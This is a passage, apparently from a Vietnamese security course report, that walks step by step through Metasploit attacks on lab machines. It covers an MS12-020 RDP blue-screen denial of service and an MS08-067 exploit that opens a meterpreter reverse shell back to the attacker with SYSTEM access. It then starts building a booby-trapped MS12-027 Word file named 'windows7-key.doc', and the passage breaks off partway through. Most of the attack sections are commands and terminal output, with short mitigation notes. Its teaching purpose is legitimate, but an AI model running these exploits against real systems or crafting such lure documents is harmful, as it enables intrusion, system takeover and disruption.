Tại msf> ta gõ lệnh **search ms12_020** để tìm kiếm lỗi ms12_020.

Name	Description	Disclosure Date	Rank
auxiliary/dos/windows/rdp/ms12_020_maxchannelids	MS12-020 Microsoft Remote Desktop Use-After-Free DoS	2012-03-16 00:00:00 UTC	normal

Ta tiếp tục gõ lệnh **use auxiliary/dos/windows/rdp/ms12_020_maxchannelids**

```

^ ~ x root@bt: ~
File Edit View Terminal Help
msf > search ms12_020

Matching Modules
=====
Name          Description
auxiliary/dos/windows/rdp/ms12_020_maxchannelids  MS12-020 Microsoft Remote Desktop Use-After-Free DoS

msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
=====
Name  Current Setting  Required  Description
-----  -----  -----
RHOST           yes        The target address
RPORT          3389       yes        The target port

msf auxiliary(ms12_020_maxchannelids) >

```

Gõ lệnh show options để xem tất cả các thuộc tính và ta tiếp tục gõ lệnh: **set RHOST 192.168.19.131** (IP của máy windows 7)

```

^ ~ x root@bt: ~
File Edit View Terminal Help
Matching Modules
=====
Name          Description
auxiliary/dos/windows/rdp/ms12_020_maxchannelids  MS12-020 Microsoft Remote Desktop Use-After-Free DoS

msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
=====
Name  Current Setting  Required  Description
-----  -----  -----
RHOST           yes        The target address
RPORT          3389       yes        The target port

msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.19.131
RHOST => 192.168.19.131
msf auxiliary(ms12_020_maxchannelids) >

```

Và cuối cùng ta gõ lệnh: **run**. Kết quả là windows 7 trở thành màn hình xanh.

```

A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xc0000005,0x90F15DA1,0x908BF0E4,0x00000000)

***      RDPWD.SYS - Address 90F15DA1 base at 90EF1000, Datestamp 4ce7a15f

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 45

```

2.6.2.3 Cách khắc phục

Tắt dịch vụ Remote Desktop trên máy tính (nếu đang bật). Control Panel\All Control Panel Items\System\Remote settings. Tại thẻ Remote, mục Remote Desktop, ta chọn Don't allow remote connections to this computer. OK.

2.6.3 Lỗi MS08_067

2.6.3.1 Giới thiệu

Tháng 10/2008, ngay sau khi Microsoft công bố khẩn cấp bản vá MS08-067, Bkis đã có bài viết mô tả sơ lược về lỗi cũng nhưng khuyến cáo cập nhật bản vá tới người sử dụng máy tính tại Việt Nam. Trong bài viết lần này, chúng tôi sẽ mô tả chi tiết hơn về lỗ hổng trong MS08-067. Giao thức RPC của dịch vụ Server Service trong Windows hỗ trợ một thủ tục được gọi từ xa và xử lý các yêu cầu đổi đường dẫn (ví dụ \\C\Program Files\..\Windows) về định dạng đường dẫn Canonicalization ngắn gọn hơn (\\C\Windows). Tuy nhiên, với một đường dẫn quá dài, Windows xử lý không tốt dẫn đến tràn bộ đệm. Cụ thể, Windows (svchost process) sử dụng hàm NetpwPathCanonicalize trong thư viện netapi32.dll để thực hiện chức năng kể trên.

Đây là Pseudo-code (đoạn mã mô phỏng) :

```

func _NetpwPathCanonicalize(wchar_t* Path)
{
    // kiểm tra độ dài của Path
    if( !_function_check_length(Path) )
        return;
    ...
    _CanonicalizePathName(Path);
}

```

```

...
return;
}

func _CanonicalizePathName(wchar_t* Path)
{
// Bảo vệ Stack với cookie - /GS
_save_security_cookie();
...
wchar _wcsBuffer[420h];
...
// đây chính là hàm gây tràn bộ nhớ
wcscat(_wcsBuffer, Path);
...
// Hàm chuyển đổi
_ConvertPathMacros(_wcsBuffer);
...
...
return;
}

```

Theo Pseudo-code trên thì hàm NetpwPathCanonicalize() đã thực hiện kiểm độ dài của đường dẫn đưa vào hàm CanonicalizePathName(). Tuy nhiên, hàm CanonicalizePathName() lại sử dụng wcscat để thực hiện copy đường dẫn vào biến cục bộ (_wcsBuffer). Điều này dẫn đến vấn đề là hàm này sẽ không bị tràn trong lần thực thi đầu tiên nhưng sẽ bị tràn trong các lần gọi tiếp sau, ví dụ nội dung của _wcsBuffer trong các lần gọi như sau :

- Lần 1 : _wcsBuffer = “\\a\aaaaa\aaaa\..\.\\a”
- Lần 2 : _wcsBuffer = “\\a\aaaaa\aaaa\..\.\\a\\a\aaaa\aaaa\..\.\\a ”
- Lần 3 : _wcsBuffer = “\\a\aaaaa\aaaa\..\.\\a\\a\aaaa\aaaa\..\.\\a\\a\aaaa\aaaa\..\.\\a”
- ...

Như vậy, chắc chắn có thể gây tràn Server Service bằng một vài lời gọi hàm NetpwPathCanonicalize() từ xa với độ dài đường dẫn hợp lý.


Tuy nhiên, để khai thác lỗ hổng này Conficker gấp phải hai rào cản:

Cookie : Vấn đề thực sự là hàm CanonicalizePathName() được build với tham số /GS. Điều này nhằm bảo vệ hàm với một cookie đặt trước địa chỉ trả về. Bất cứ khi nào địa chỉ trả về bị ghi đè, cookie cũng bị ghi đè và hệ thống biết được hàm bị tràn.

DEP : Tiến trình của Server Service là svchost.exe được mặc định bảo vệ bởi cơ chế DEP. Vì thế nếu Shellcode đặt trên stack thì DEP không cho phép thực thi lệnh.

2.6.3.2 Quá trình tấn công

Tại máy windows XP SP3 ta mở command line và gõ lệnh ipconfig để lấy IP.



Tại máy backtrack, bật command line và gõ lệnh **msfconsole** để vào màn hình console và sau đó gõ lệnh **search ms08_067**.

```

root@bt: ~
File Edit View Terminal Help
#   #   ### #  #  ##
##### ###### #####
##      ##  ##  ##

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > search ms08_067
Matching Modules
=====
Name          Disclosure Date  Rank    Description
----          -----
exploit/windows/smb/ms08_067_netapi  2008-10-28 00:00:00 UTC  great  Microsoft Server Service Relative Path Stack Corruption
      the quicker you become, the more you are able to hear
msf >

```

Ta tiếp tục gõ lệnh **use exploit/windows/smb/ms08_067_netapi**.

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
#####
## ## ## ##

=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > search ms08_067

Matching Modules
=====
Name           Disclosure Date   Rank    Description
----           -----
exploit/windows/smb/ms08_067_netapi 2008-10-28 00:00:00 UTC great Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >

```

Ta gõ lệnh **show options** để xem những thuộc tính cần thiết.

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
exploit/windows/smb/ms08_067_netapi 2008-10-28 00:00:00 UTC great Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST                yes        The target address
RPORT      445            yes        Set the SMB service port
SMBPIPE   BROWSER         yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) >

```

Ta gõ lệnh **set RHOST 192.168.19.134** (IP của máy XP SP3).

```

^ ~ x | root@bt: ~
File Edit View Terminal Help

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST            yes        The target address
RPORT          445         yes        Set the SMB service port
SMBPIPE        BROWSER     yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.19.134
RHOST => 192.168.19.134
msf exploit(ms08_067_netapi) >

```

Ta gõ lệnh **set payload windows/meterpreter/reverse_tcp**

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST            yes        The target address
RPORT          445         yes        Set the SMB service port
SMBPIPE        BROWSER     yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.19.134
RHOST => 192.168.19.134
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >

```

Ta gõ lệnh **set LHOST 192.168.19.128** (IP máy backtrack)

```

^ ~ x | root@bt: ~
File Edit View Terminal Help

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          ----- 
RHOST           yes        The target address
REPORT          445       yes        Set the SMB service port
SMBPIPE        BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.19.134
RHOST => 192.168.19.134
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(ms08_067_netapi) >

```

Ta tiếp tục gõ lệnh **exploit**, quá trình khai thác bắt đầu.

```

^ ~ x | root@bt: ~
File Edit View Terminal Help

Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.19.134
RHOST => 192.168.19.134
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.19.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.19.134
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.134:1036) at
2014-06-03 14:46:14 +0700

meterpreter > █

```

Backtrack báo có session opened và ta gõ lệnh **sysinfo** để xem thông tin máy nạn nhân.

```
^ ~ | x root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > set RHOST 192.168.19.134
RHOST => 192.168.19.134
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.19.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.19.134
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.134:1036) at
2014-06-03 14:46:14 +0700

meterpreter > sysinfo
Computer : DANH-9AFCB406F7
OS       : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en US
Meterpreter : x86/win32
meterpreter > 
```

Ta gõ lệnh **getuid** để chiếm quyền admin của máy nạn nhân.

```
^ ~ | x root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.19.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.19.134
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.134:1036) at
2014-06-03 14:46:14 +0700

meterpreter > sysinfo
Computer : DANH-9AFCB406F7
OS       : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en US
Meterpreter : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Và đến đây máy nạn nhân đã hoàn toàn bị ta kiểm soát, ta thử tạo 1 folder có tên là SUCCESSFULLY bằng lệnh **md SUCCESSFULLY**.

```


root@bt: ~
File Edit View Terminal Help
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.19.134
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.134:1036) at
2014-06-03 14:46:14 +0700

meterpreter > sysinfo
Computer        : DANH-9AFBCB406F7
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1892 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>md SUCCESSFULLY
md SUCCESSFULLY
C:\WINDOWS\system32>

```

Ta qua máy XP SP3 kiểm tra thì thấy có folder SUCCESSFULLY.



Như vậy quá trình khai thác và tấn công máy nạn nhân thông qua lỗi ms08_067 đã hoàn tất.

2.6.3.3 Cách khắc phục

Trong Pseudo-code, hãy chú ý đến một hàm sử dụng trong CanonicalizePathName(). Microsoft gọi hàm này là ConvertPathMacros(). Hàm này không kiểm tra cookie nên Conficker đã lợi dụng nó để chuyển điều khiển tới Shellcode.

Còn việc vượt qua cơ chế bảo vệ DEP, Conficker lợi dụng hàm ZwSetInformationProcess() để tắt (disable) DEP ở chế độ runtime. Sau đó, Conficker mới chuyển điều khiển đến Shellcode nằm trên stack.

Các hàm trên đều đã được gọi sẵn trong thư viện AcGeneral.dll được nạp bởi shvhost, vì vậy Conficker chỉ cần sử dụng thư viện này để vượt qua cả hai cơ chế bảo vệ trên. Hệ điều hành có thể bị Conficker tấn công khai thác MS08-067 là các hệ điều hành Windows XP SP2, SP3 và Windows 2003 SP1, SP2. Chúng tôi, một lần nữa, khuyến cáo người sử dụng cần nhanh chóng thực hiện việc cập nhật các bản vá an ninh của Microsoft.


2.6.4 Lỗi MS12_027

2.6.4.1 Giới thiệu


Lỗi MS12_027 là lỗi mà thông qua bộ công cụ Office hacker sẽ tấn công vào hệ thống và chiếm quyền điều khiển. Trong các phiên bản Office phổ biến (từ 2003, 2007, 2010) đều dính lỗi hỏng này. Nguyên nhân tạo ra lỗi hỏng khá bất ngờ: do lập trình viên của Microsoft cẩu thả khi lập trình. Hậu quả là hàng triệu máy tính bị tấn công thông qua lỗi hỏng tưởng chừng rất đơn giản này.

2.6.4.2 Quá trình tấn công

Tại máy windows XP có cài bộ office 2007, ta vào màn hình command line gõ lệnh ipconfig để thấy địa chỉ IP của máy XP.



Tại máy Backtrack ta gõ lệnh **msfconsole** để vào màn hình console



Ta tiếp tục gõ lệnh **search ms12_027**

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
II      'T; ;P'      `./|_.-'
IIIIII    'YvP'      `.-|_.-'

I love shells --egypt

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- ---=[ 927 exploits - 499 auxiliary - 151 post
+ -- ---=[ 251 payloads - 28 encoders - 8 nops

msf > search ms12_027

Matching Modules
=====
Name          Description          Disclosure Date      Rank
-----[----]
exploit/windows/fileformat/ms12_027_mscomctl_bof 2012-04-10 00:00:00 UTC  average
MS12-027 MSCOMCTL ActiveX Buffer Overflow

the quieter you become, the more you are able to hear
msf >

```

Tiếp tục gõ lệnh **use exploit/windows/fileformat/ms12_027_mscomctl_bof**

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
IIIIII    'YvP'      `.-|_.-'

I love shells --egypt

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- ---=[ 927 exploits - 499 auxiliary - 151 post
+ -- ---=[ 251 payloads - 28 encoders - 8 nops

msf > search ms12_027

Matching Modules
=====
Name          Description          Disclosure Date      Rank
-----[----]
exploit/windows/fileformat/ms12_027_mscomctl_bof 2012-04-10 00:00:00 UTC  average
MS12-027 MSCOMCTL ActiveX Buffer Overflow

msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
msf exploit(ms12_027_mscomctl_bof) >

```

Tiếp tục gõ lệnh **show options**

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
-----
      exploit/windows/fileformat/ms12_027_mscomctl_bof 2012-04-10 00:00:00 UTC average MS12-027 MSCOMCTL ActiveX Buffer Overflow

msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
msf exploit(ms12_027_mscomctl_bof) > show options

Module options (exploit/windows/fileformat/ms12_027_mscomctl_bof):
Name      Current Setting  Required  Description
----      -----          -----  -----
FILENAME  msf.doc        yes       The file name.

Exploit target:
Id  Name
--  --
0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English

msf exploit(ms12_027_mscomctl_bof) >

```

Gõ lệnh set filename windows7-key.doc

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
verage MS12-027 MSCOMCTL ActiveX Buffer Overflow

msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
msf exploit(ms12_027_mscomctl_bof) > show options

Module options (exploit/windows/fileformat/ms12_027_mscomctl_bof):
Name      Current Setting  Required  Description
----      -----          -----  -----
FILENAME  msf.doc        yes       The file name.

Exploit target:
Id  Name
--  --
0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English

msf exploit(ms12_027_mscomctl_bof) > set filename windows7-key.doc
filename => windows7-key.doc
msf exploit(ms12_027_mscomctl_bof) >

```

Gõ lệnh set LHOST 192.168.19.128 (IP của máy backtrack)

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
msf exploit(ms12_027_mscomctl_bof) > show options

Module options (exploit/windows/fileformat/ms12_027_mscomctl_bof):
Name      Current Setting  Required  Description
----      -----          -----    -----
FILENAME  msf.doc          yes       The file name.

Exploit target:

Id  Name
--  --
0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7
SP1] English

msf exploit(ms12_027_mscomctl_bof) > set filename windows7-key.doc
filename => windows7-key.doc
msf exploit(ms12_027_mscomctl_bof) > 192.168.19.128
[-] Unknown command: 192.168.19.128.
msf exploit(ms12_027_mscomctl_bof) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(ms12_027_mscomctl_bof) >

```

Gõ tiếp lệnh **exploit**, máy backtrack đã tạo file windows7-key.doc.

```

^ ~ x | root@bt: ~
File Edit View Terminal Help
Name      Current Setting  Required  Description
----      -----          -----    -----
FILENAME  msf.doc          yes       The file name.

Exploit target:


Id  Name
--  --
0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7
SP1] English

